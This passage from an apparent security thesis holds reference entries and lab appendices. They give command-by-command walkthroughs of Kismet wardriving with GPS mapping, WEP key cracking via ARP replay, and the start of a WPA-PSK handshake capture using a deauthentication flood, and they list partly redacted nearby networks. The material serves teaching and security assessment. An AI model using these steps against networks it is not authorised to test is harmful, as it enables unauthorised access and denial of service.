Available at: <http://conventions.coe.int/Treaty/en/Treaties/html/185.htm>
[Accessed 29th October 2014].

Gartner, 2014. *Gartner Says More than 75 Percent of Mobile Applications will Fail Basic Security Tests Through 2015*. [Online]

Available at: <http://www.gartner.com/newsroom/id/2846017>

[Accessed 20th October 2014].

Gast, M., 2013. *802.11ac: A Survival Guide*. 1st ed. USA: O'Reilly.

Google, 2015. *Google Earth*. [Online]

Available at: <https://www.google.com/earth/>

[Accessed 28th January 2015].

Hak5, 2014. *WiFi Pineapple*. [Online]

Available at: <https://wifipineapple.com/>

[Accessed 29th September 2014].

Hunt, T., 2013. *The Beginners Guide To Breaking Websites*. [Online]

Available at: <http://www.troyhunt.com/2013/04/the-beginners-guide-to-breaking-website.html>

[Accessed 30th September 2014].

IEEE, 2007. *IEEE*. [Online]

Available at: http://www.ieee802.org/11/Reports/vht_update.htm

[Accessed 3rd October 2014].

IEEE, 2008. *P802.11 Wireless LANS*. [Online]

Available at: <https://mentor.ieee.org/802.11/dcn/08/11-08-0807-04-0vhtbelow-6-ghz-par-nescom-form-plus-5cs.doc>

[Accessed 3rd October 2014].

Kirda, E., Jonvanovic, N. & Vigna, G., 2009. Client-Side Cross-Site Scripting Protection. *Elsevier*, Issue 28, pp. 592 - 604.

Kitchen, D., 2013. *hak5*. [Online]

Available at: <https://forums.hak5.org/index.php?/topic/30638-karma-not-working-on-mobile-devices/>.

[Accessed 30th January 2015].

Klee, M., 2002. The Importance Of Having Non-Disclosure Agreement. *Engineering in Medicine and Biology Magazine*, 19(3).

Kumar, V., 2011. Three Tier Verification Technique To Foil Session Sidejacking Attempts. *IEEE*, pp. 1-4.

Kuykendall, D., 2013. *7 Deadly Sins: Unlock The Gates Of Mobile Hacking Heaven*. [Online]

Available at: <http://www.manvswebapp.com/7-deadly-sins-unlock-gates-mobile-hacking-heaven>.

[Accessed 21st October 2014].

Lashkari, A., Danesh, M. & Samadi, B., 2009. A Survey On Wireless Security \protocols (WEP, WPA and WPA2/802.11i). *IEEE*, pp. 48-49.

Marlinspike, M., 2009. *New Tricks for Defeating SSL in Practice. In Black Hat Europe.* [Online]
Available at: <https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf>
[Accessed 12th December 2014].

May, M., 2004. *Federal Computer Crime Laws, SANS Institute.* [Online]
Available at: <http://www.sans.org/reading-room/whitepapers/legal/federal-computer-crime-laws-1446?show=federal-computer-crime-laws-1446&cat=legal>
[Accessed 5th November 2014].

Meraki, 2009. *Wireless LAN Security.* [Online]
Available at: https://meraki.cisco.com/lib/pdf/meraki_whitepaper_network_security.pdf
[Accessed 9th October 2014].

MobileStatistics, 2012. *Total Apps Available.* [Online]
Available at: <http://www.mobilestatistics.com/mobile-statistics>
[Accessed 27th October 2014].

Moller, B., Duong, T. & Kotowicz, K., 2014. *This Poodle Bites: Exploiting The SSL 3.0 Fallback.* [Online]
Available at: <https://www.openssl.org/~bodo/ssl-poodle.pdf>
[Accessed 23rd October 2014].

Morrison, P. & Williams, L., 2012. *An Analysis of HIPAA Breach Data.* [Online]
Available at: <https://www.usenix.org/system/files/conference/healthsec12/healthsec12-final21.pdf?CFID=627211662&CFTOKEN=19401353>
[Accessed 16th January 2015].

Orrey, K., 2014. *VulnerabilityAssessment.co.uk.* [Online]
Available at: <http://www.vulnerabilityassessment.co.uk/>
[Accessed 11th December 2014].

OWASP, 2014a. *Cross-Site Scripting.* [Online]
Available at: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).
[Accessed 10th October 2014].

OWASP, 2014b. *Mobile Top 10 2014-M1-OWASP.* [Online]
Available at: https://www.owasp.org/index.php/Mobile_Top_10_2014-M1
[Accessed 20th October 2014].

OWASP, 2014c. *Session Hijacking Attack.* [Online]
Available at: https://www.owasp.org/index.php/Session_hijacking_attack
[Accessed 14th October 2014].

- OWASP, 2014d. *SQL Injection*. [Online]
Available at: https://www.owasp.org/index.php/SQL_Injection
[Accessed 17th October 2014].
- Perahia, 2008. *IEEE 802.11n Development: History, process and Technology*. [Online]
Available at: <http://www.iith.ac.in/~tbr/teaching/docs/802.11n.pdf>
[Accessed 5th October 2014].
- Ponemon, 2014. *Exposing The Cybersecurity Cracks: A Global Perspective*. [Online]
Available at: <http://www.websense.com/assets/reports/report-ponemon-2014-exposing-cybersecurity-cracks-en.pdf>
[Accessed 4th October 2014].
- Pranshu, B., Nikhil, S. & Vrijendra, S., 2014. Analysis Of Current Wi-Fi Security Practices Via War Driving and Proposed Solution. *International Journal of Advanced Computational Engineering and Networking*, 2(7), p. 2.
- Purviance, P., 2011. *XSS In Skype For iOS*. [Online]
Available at: <https://superevr.com/blog/2011/xss-in-skype-for-ios/>
[Accessed 11th October 2014].
- PWC, 2014. *The Global State Of Information Security Survey 2015*. [Online]
Available at: <http://www.pwc.com/gx/en/consulting-services/information-security-survey/download.jhtml>
[Accessed 27th September 2014].
- Salemo, S., Sanzgiri, S. & Upadhyaya, S., 2011. *Exploration Of Attacks On Current Generation Smartphones*. [Online]
Available at: <http://www.cse.buffalo.edu/~shambhu/documents/pdf/MobiWIS-2011.pdf>
[Accessed 20th November 2014].
- SANS, 2006. *Address Resolution Protocol And Man-In-The-Middle Attacks*. [Online]
Available at: <http://www.sans.org/reading-room/whitepapers/threats/address-resolution-protocol-spoofing-man-in-the-middle-attacks-474>
[Accessed 15th October 2014].
- Schneier, B., 2014. *Schneier on Security*. [Online]
Available at: https://www.schneier.com/blog/archives/2014/12/did_north_korea.html
[Accessed 11th February 2015].
- Scholte, T., Balzarotti, D. & Kirda, E., 2011. An Empirical Study On Input Validation Vulnerabilities In Web Applications. *ELSEVIER*, Volume 348, p. 348.
- Studdard, P., 2011. *The Web Application Hackers Handbook: Finding and Exploiting Security Flaws*. 2nd ed. Indianapolis: John Wiley & Sons.

Sukhija, S. & Shilpi, G., 2012. Wireless Network Security Protocols A Comparative Study. *International Journal of Emerging Technology and Advanced Engineering*, 2(1), p. 360.

Symantec, 2010. *Firesheep And Sidejacking*. [Online]

Available at: http://www.symantec.com/content/en/us/enterprise/white_papers/b-064_firesheep_sidejacking_WP.en-us.pdf

[Accessed 19th October 2014].

Symantec, 2014. *Internet Security Threat Report*. [Online]

Available at: http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf

[Accessed 12th January 2015].

Taddong, 2011. *Vulnerability In Android: To add, or not to add (a Wi-Fi network), that is the question*.

[Online]

Available at: <http://blog.taddong.com/2011/05/vulnerability-in-android-to-add-or-not.html>

[Accessed 7th October 2014].

Takabi, H., Joshi, J. & Ahn, G., 2010. *Security and Privacy Challenges in Cloud Computing Environments*.

[Online]

Available at: <http://sefcom.asu.edu/publications/security-privacy-challenges-privacy2010.pdf>

[Accessed 5th November 2014].

Thornton, G., 2009. *The Law On Computer Fraud In Ireland - Development Of The Law And Dishonesty*.

[Online]

Available at:

http://www.grantthornton.ie/db/Attachments/Publications/Forensic_And_inve/Grant%20Thornton%20-%20The%20law%20on%20computer%20fraud%20in%20Ireland.pdf

[Accessed 31st October 2014].

Thoughtcrime Labs, 2012. *CloudCracker*. [Online]

Available at: <https://www.cloudcracker.com/>

[Accessed 15th January 2015].

UK, G., 2014. *Using behavioural insights to improve the public's use of cyber security best practices*.

[Online]

Available at:

https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/309652/14-835-cyber-security-behavioural-insights.pdf

[Accessed 3rd October 2014].

Wright, J., 2012. *Dinosec*. [Online]

Available at:

<http://www.dinosec.com/docs/Apple%20iOS%20Key%20Recovery%20with%20iPhone%20Data%20Prot>

[ection%20Tools%2020121003.pdf](#)

[Accessed 3rd December 2014].

Appendices

Appendix 1. Lab Setup

1.1 Kali Linux

Kali Linux is the next generation of the BackTrack penetration testing distribution. Kali Linux contains a vast amount of tools that can be used to assess security systems in different areas such as information gathering, VA, wireless, web, forensics (Kali Linux, 2014).

Kali Linux can be run from a Live CD, USB or permanently installed on the hard disk. For the tests in this thesis Kali will be installed on a virtual machine. A step by step guide on installation of Kali on VirtualBox is described in the post by (Blackmoreops, 2014).

1.2 Placing Network Wireless Adapter in monitor mode

The airmoan-ng tool that comes packaged with the Aircrack-ng suite of tools can be used to place a wireless adapter into monitor mode. To identify the wireless cards on the system run the airmoan-ng command with no arguments.

```
root@kali:~# airmoan-ng

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy0]
```

Figure 23 - Wireless Card

We can see in the example above that there is one wireless adapter called 'wlan0' associated with the physical interface phy0. Next to place this interface in monitor mode run the command 'airmoan-ng start wlan0'

```
Interface      Chipset      Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy0]
                                     (monitor mode enabled on mon0)
```

Figure 24 - Wireless Card in Monitor Mode

The airmoan-ng tool will create a monitor mode interface associated with the physical device used by the interface with the name mon0.

1.3 Enabling GPS support in Kismet

Hardware Requirements:

- Wireless Network Adapter - ALFA AWUS036AC
- USB GPS Dongle - GlobalSat ND-100S

Install GPS packages in Kali Linux i.e GPS daemon and GPSd client

```
# sudo apt-get install gpsd
```

```

root@kali:~# sudo apt-get install gpsd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libgps20
Suggested packages:
  gpsd-clients
The following NEW packages will be installed:
  gpsd libgps20
0 upgraded, 2 newly installed, 0 to remove and 103 not upgraded.

```

Figure 25 - Install GPS Packages

Plug in Wireless Network Adapter and USB GPS dongle and verify that they are seen by the VM

```

root@kali:~# ls /dev/gps*
/dev/gps0
root@kali:~# gpsd /dev/gps0

```

Figure 26 - Verify GPS Dongle

We then start the gps device.

```

root@kali:~#gpsd -N -n -D 3 /dev/ttyUSB0

```

Start up Kismet, use the backtick to access menu options and select "GPS Details". You should see a number of satellites and signal strengths.




Figure 27 - GPS Satellite Information

At this point the site should be walked to gather the GPS data. Once this is done, you can verify that the GPS data has been written to output.

```
Min Pos : Lat 54.955368 Lon -7.713413 Alt 0.000000 Spd 1.051000
Max Pos : Lat 54.955368 Lon -7.713413 Alt 0.000000 Spd 1.051000
Peak Pos : Lat 0.000000 Lon 0.000000 Alt 0.000000
Avg Pos : AvgLat -116.843324 AvgLon -179.512105 AvgAlt -171798.691900
Seen By : wlan0 (wlan0mon) 65547dd6-8acc-11e4-bb00-dc04bb23e201 65 packets
```

Figure 28 - Verify GPS Data

GISKismet created a database file using Sqlite so that multiple instances of data can be added. The following command will insert the data from the .netxml file into the database.

Once we do that we can query our database at any time and output the results to a kml file which is what Google earth will accept:

```
root@kali:~/PentestScanning# giskismet -x Kismet-20141223-17-51-31-1.netxml
Warning: no gps data found for BSSID: 00:1F:1F:AE:F5:18 ESSID: default
Checking Database for BSSID: 10:7B:EF:75:5A:05 ... AP added
Checking Database for BSSID: A4:99:47:8C:A4:3C ... AP added
Warning: no gps data found for BSSID: EC:43:F6:AF:7C:79 ESSID: eircom89831955
Checking Database for BSSID: EC:43:F6:AF:A4:D5 ... AP added
root@kali:~/PentestScanning# giskismet -q "select * from wireless" -o giskismet.kml
```

Figure 29 - Convert Results to KML and Query Contents

Open Google Earth, then open the file.

1.4 Passive Scanning with Kismet

Start Kismet from the terminal by typing 'kismet'.

```
root@kali:~/PentestScanning# kismet
```

Figure 30 - Start Kismet

Select 'OK' at the warning about running as root.

Next, select 'Yes' when prompted to automatically start the Kismet server.




Figure 31 - Start Kismet Server

After indicating that you want to start the server, you will be presented with startup options. You can navigate between the options by using the spacebar to enable or disable options. We can enable logging so that we can store the capture file. Finally, navigate to and select start.




Figure 32 - Enable Kismet Logging

After starting the server you will see another prompt asking to add a data source. In the 'Intf' field enter 'wlan0' the interface we have placed in monitor mode, you can also specify a name. Then select the ADD option as shown.




Figure 33 - Add Wlan0 Interface

Immediately after adding the data source Kismet will start to identify and decode wireless network details. The menu can be navigated by pressing “~” and the arrow keys. To maximize the network list display you can disable filters in the view menu e.g. Battery, Status and Packet Graph.

Name	T	C	Ch	Pkts	Size	
eir [redacted]	A	0	2	1010	100K	kali
BSSID: [redacted] Last seen: Dec 21 17:15:58 Crypt: TKIP						Elapsed
+ Autogroup Probe	P	?	---	43	0B	00:54.49
+ Autogroup Data	D	?	---	8	244B	
vod [redacted]	A	0	4	20	488B	Networks
Dig [redacted]	A	0	6	95	1K	23
eir [redacted]	A	0	11	104	8K	
vod [redacted]	A	0	7	2	0B	Packets
eir [redacted]	A	0	1	78	0B	2452
MAG [redacted]	A	0	1	19	0B	
TNC [redacted]	A	0	---	1	0B	Pkt/Sec
vod [redacted]	A	0	7	48	164B	0
eir [redacted]	A	0	9	38	24B	
02- [redacted]	A	0	1	3	0B	Filtered
eir [redacted]	A	0	5	1	0B	0
Har [redacted]	A	0	10	2	0B	

Figure 34 - View Kismet Network List

Selecting a network and pressing enter will reveal further information about the network. This information includes encryption method, device manufacturer, SSID, channel and packets.

```

Network View
Name: ei [redacted]
BSSID: EC: [redacted]
Manuf: ZyxelCom
First Seen: Dec 21 16:23:50
Last Seen: Dec 21 17:19:10
Type: Access Point (Managed/Infrastructure)
Channel: 2
Frequency: 2412 (1) - 1 packets, 0.09%
           2417 (2) - 1045 packets, 98.58%
           2437 (6) - 2 packets, 0.19%
           2447 (8) - 4 packets, 0.38%
           2457 (10) - 7 packets, 0.66%
           2484 (14) - 1 packets, 0.09%

SSID: eir [redacted]
Length: 14
Type: Beacon (advertising AP)
Encryption: WPA TKIP PSK AES-CCM
Beacon %: 30

Signal: -42dBm (max -22dBm)

```

Figure 35 - Kismet Network Detail

You may see networks in Kismet that are cloaked, displaying the <Hidden SSID> string for the network name. Kismet will replace the string with the actual SSID when a client connects to the network. This is a waiting game but it can be forced by disconnecting a client.

Name	T	C	Ch	Pkts	Size
<Hidden SSID>	A	0	10	3	0B
BSSID: [redacted] Last seen: Dec 21 18:15:48 Crypt: TKIP					

Figure 36 - Hidden SSID

1.5 Kismet Probe Groups

Kismet creates an Autogroup Probe list that contains all the observed SSID probes by client devices. This information is stored in XML format. A tool called Airgraph-ng can be used to produce a Client Probe Graph (CPG) map allowing for greater visualization of the probe activity between devices.

First we use Airodump-ng to parse libcap files created by Kismet. We invoke airodump-ng with the -r parameter, reading from the Kismet log file and outputting to csv.

```
root@kali:~/PentestScanning# airodump-ng -r Kismet-20141221-16-21-23-1.pcapdump
-w Client01
```

Figure 37 - Reading Kismet Log and outputting to CSV

Airodump-ng will start to read the file , when you see 'Finished reading from input file' you can terminate with CTRL+C.

```
CH 0 ][ Elapsed: 36 s ][ 2014-12-21 17:25 ][ Finished reading input file Kism
BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
EC:43:F6:47:44:69 -1      0          1  0  0  -1  WPA
50:9F:27:71:E7:75 -1      0          0  0  0  -1
00:25:00:FF:94:73 -1      0          0  0  -1  -1
EC:43:F6:B1:2B:1D  0      812        232  0  2  54e WPA2 CCMP  PSK  eirco
24:69:A5:8C:C6:FD  0       8          2  0  4  54e WPA2 CCMP  PSK  vodaf
FC:94:E3:12:20:0A  0      87          8  0  6  54e WPA2 CCMP  PSK  Digiw
20:08:ED:79:A1:0A  0       2          0  0  7  54e WPA2 CCMP  PSK  vodaf
EC:43:F6:45:86:D1  0      82         20  0  11 54e WPA2 CCMP  PSK  eirco
40:4A:03:B6:44:87  0      76          0  0  1  54  . WPA  TKIP  PSK  eirco
A4:B1:E9:EB:22:82  0      14          0  0  1  54e WPA2 CCMP  PSK  MAGNE
A4:99:47:8C:A4:3C  0      46          2  0  7  54e WPA2 CCMP  PSK  vodaf
EC:43:F6:45:86:B9  0      31          0  0  9  54e WPA2 CCMP  PSK  eirco
0C:37:DC:F0:C5:40  0       3          0  0  1  54e WPA  TKIP  PSK  02-Ho
EC:43:F6:AF:A4:D5  0       2          0  0  10 54e WPA2 CCMP  PSK  Harki
```

Figure 38 - Reading Kismet Log with Airodump-ng

When Airodump-ng exits you can run the airgraph-ng command to read from the csv file. You can specify the output to a png file.

```

root@kali:~/PentestScanning# airgraph-ng -i Client01-01.csv -g CPG -o Client01-cpg.png
Getting OUI file from http://standards.ieee.org/regauth/oui/oui.txt to /usr/share/airgraph-ng/
Completed Successfully

**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, Client01-01.csv and writing to, Client01-cpg.png
Depending on your system this can take a bit. Please standby.....

```

Figure 39 - Airgraph-ng

1.6 Cracking WEP encryption

WEP or Wired Equivalent Privacy is an 802.11 standard used for encryption in Wireless LANs (ref). WEP has two main functions, ensuring that traffic cannot be viewed by untrusted parties and to prevent unauthorized access to a network. The algorithm itself uses the RC4 cipher and 64-bit/128-bit keys to encrypt and decrypt and ensure the integrity of the packets. Weaknesses in the key scheduling of the RC4 algorithm (Fluhrer, Mantin, & Shamir, 2001) were first identified in 2001. Although RC4 is still secure when used with recommended methods the researchers discovered that when using RC4 with WEP that it is significantly weakened. WEP's flaws include lack of packet replay protection, weak packet integrity checks and the fact that it is possible to recover the key from a collection of captured packets. Each WEP packet must sent with a 4-byte header containing a one byte index number and a three byte IV. WEP key recovery relies on capturing a large number of unique IV values.

802.11 Header	IV	Key	Payload (encrypted)
---------------	----	-----	---------------------

To demonstrate the key recovery attack we will use the Aircrack-ng suite that comes packaged with the Kali Linux distribution. Aircrack-ng is a cracking program used to recover keys from WEP and WPA-PSK. In order to capture the relevant packets, the wireless interface will need to be placed in monitor mode this can be done using Airmoan-ng. The command will return the wireless interface in this case wlan0 and also information such as the chipset for the card and drivers installed.

```

root@kali:~# airmon-ng

Interface      Chipset          Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy2]

```

Figure 40 - View Wireless Card

To place the wireless interface in monitor mode the command below is issued. This will create the interface mon0 and place it in monitor mode.

```
root@kali:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy2]
                (monitor mode enabled on mon0)
```

Figure 41 - Place Card in Monitor Mode

The next step is to select a suitable access point (AP) or router from which to capture the raw 802.11 frames. This can be done using the Airodump-ng script with the specified interface.

```
CH 1 ][ Elapsed: 32 s ][ 2014-06-02 15:45
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
64:66:B3:EA:9E:2E -42 100 308 36 1 1 54e WEP WEP FC_Netwo
BSSID          STATION PWR Rate Lost Frames Probe
(not associated) 94:CE:2C:37:D3:B8 -66 0 - 1 0 32 eircom11212711,Ker
64:66:B3:EA:9E:2E AC:7B:A1:8C:B1:94 -21 1e- 6e 0 62
```

Figure 42 - Airodump-ng Tool Capturing 802.11 Frames

Airodump-ng provides a great deal of information described in the table below:

Header	Detail
BSSID	MAC address of the router/AP
PWR	Signal Strength
CH	Channel the AP is running on
Data	Initialization Vectors (IV)
ENC	Encryption used
ESSID	Name of AP

It also provides information on the AP and the connecting client. The term non-associated displayed means that there is a client trying to connect to an AP by sending out probe requests. The field that we are most interested in is Data or IV, as discussed earlier in the paper in order to successfully crack WEP a tremendous amount of IVs are required. Once the AP has been identified the next step is to capture the packets and place them in a file for analysis later, Airodump-ng can again be used for this. The channel, file to write to and the interface must be specified.

```
root@kali:~# airodump-ng --channel 1 -w FC_Capture mon0
```

Figure 43 - Airodump-ng Captured Files

Although the frames are being captured we need to speed up the process because we need a large amount of IVs, this can be done by performing an ARP replay attack.

```
root@kali:~# aireplay-ng --arp-replay -e FC_Network -h AC:7B:A1:8C:B1:94 mon0
The interface MAC (00:C0:CA:32:C7:B1) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether AC:7B:A1:8C:B1:94
5:48:21 Waiting for beacon frame (ESSID: FC_Network) on channel 1
found BSSID "64:66:B3:EA:9E:2E" to given ESSID "FC_Network".
Saving ARP requests in replay_arp-0602-154821.cap
You should also start airodump-ng to capture replies.
Read 114 packets (got 0 ARP requests and 11 ACKs), sent 0 packets...(0 pps)
```

Figure 44 - ARP Replay Attack

Once the attack is initiated the data/IV column will rise at a much quicker rate. While this is still running we can start to perform the crack to return the password. Using a combination of aircrack-ng and the capture file the attack can be launched.

```
root@kali:~# aircrack-ng FC_Capture-01.cap
```

Figure 45 - Aircrack-ng WEP Password Crack

This command may have to be run multiple times if the program does not have enough IVs. Once the password has been successfully cracked it will return the password in hex form.

```
Aircrack-ng 1.2 beta2

[00:00:02] Tested 318034 keys (got 14024 IVs)

KB   depth  byte(vote)
0    0/ 2    03(24320) B4(21504) F5(19456) A3(19200) 70(18944)
1    43/ 47  E4(16384) 33(16128) 50(16128) 6C(16128) 6E(16128)
2    26/ 39  51(17152) 91(17152) 5F(16896) 6E(16896) 78(16896)
3    0/ 4    86(22272) 9B(19968) D2(19456) 1E(18944) 46(18432)
4    0/ 22  8B(20480) 16(20224) F5(18944) 15(18432) DC(18176)

KEY FOUND! [ 03:69:51:86:8B ]
Decrypted correctly: 100%
```

Figure 46 - WEP Key Found

1.7 Cracking WPA-PSK encryption

Similar to the WEP crack the first thing is to capture packets by placing the wireless interface into monitor mode. This is done using Airmon-ng.

```
root@kali:~# airmon-ng start wlan0

Interface  Chipset      Driver
wlan0      Ralink RT2870/3070  rt2800usb - [phy2]
              (monitor mode enabled on mon0)
```

Figure 47 - Monitor Mode

The next step is to view the wireless traffic around us and identify a target AP.

```

root@kali: ~
File Edit View Search Terminal Help

CH 2 ][ Elapsed: 6 mins ][ 2015-01-02 13:44

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
EC:43:F6:B1:2B:1D -39    106      19   0   7  54e  WPA2 CCMP  PSK  TestWireless

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
(not associated) 00:C0:CA:32:C7:B1  0    0 - 1    0     66
(not associated) F4:F9:51:85:13:1D -80    0 - 1    0     1
EC:43:F6:B1:2B:1D 20:16:D8:B3:58:C5 -41    1e- 1    67    18  TestWireless
EC:43:F6:B1:2B:1D 74:E2:F5:CE:17:B6 -21    0 - 0    0     39  TestWireless

```

Figure 48 - Identify Wireless Traffic

Then we want to capture the packets on a specific AP, this can be done by entering the following

```

root@kali:~# airodump-ng --bssid EC:43:F6:B1:2B:1D -c 7 --write WPAcrack mon0

```

Figure 49 - Capture Packets on Specific AP

```

CH 7 ][ Elapsed: 1 min ][ 2015-01-02 13:55 ][ fixed channel mon0: -1

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
EC:43:F6:B1:2B:1D -37  30     627    953   0   7  54e  WPA2 CCMP  PSK  TestWire

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
EC:43:F6:B1:2B:1D 20:16:D8:B3:58:C5 -25  0e- 0e    0     83
EC:43:F6:B1:2B:1D 74:E2:F5:CE:17:B6 -29  0e- 0     0    322
EC:43:F6:B1:2B:1D 5C:2E:59:0C:D7:EF -33  1e- 0     0     16
EC:43:F6:B1:2B:1D 60:21:C0:43:CB:04 -37  0e- 0     0    820

```

Figure 50 - Airodump-ng Packet Capture

This time instead of trying to increase the data (IVs) in the WEP cracking the objective is to achieve a 4-way handshake. It should be noted that in order for this attack to work at least one client needs to be connected. The reason for this is that to create a 4-way handshake the client needs to be first disconnected and then reconnected. De-authenticating a client is done using aireplay-ng

```

root@kali:~# aireplay-ng --deauth 100 -a EC:43:F6:B1:2B:1D mon0
14:05:44 Waiting for beacon frame (BSSID: EC:43:F6:B1:2B:1D) on channel 7
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:05:44 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:45 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:45 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:46 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:47 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:47 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:48 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:48 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:49 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:50 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:50 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:51 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:51 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:52 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:53 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:53 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:54 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]
14:05:55 Sending DeAuth to broadcast -- BSSID: [EC:43:F6:B1:2B:1D]

```

Figure 51 - De-authenticating a Client

At this point a successful handshake will have taken place. You should see WPA handshake in the top right of the airodump-ng terminal.

```

CH 7 ][ Elapsed: 6 mins ][ 2015-01-02 14:08 ][ WPA handshake: EC:43:F6:B1:2B:1D
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
EC:43:F6:B1:2B:1D -39 100    3216    1993  14  7  54e  WPA2 CCMP  PSK  TestWire
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
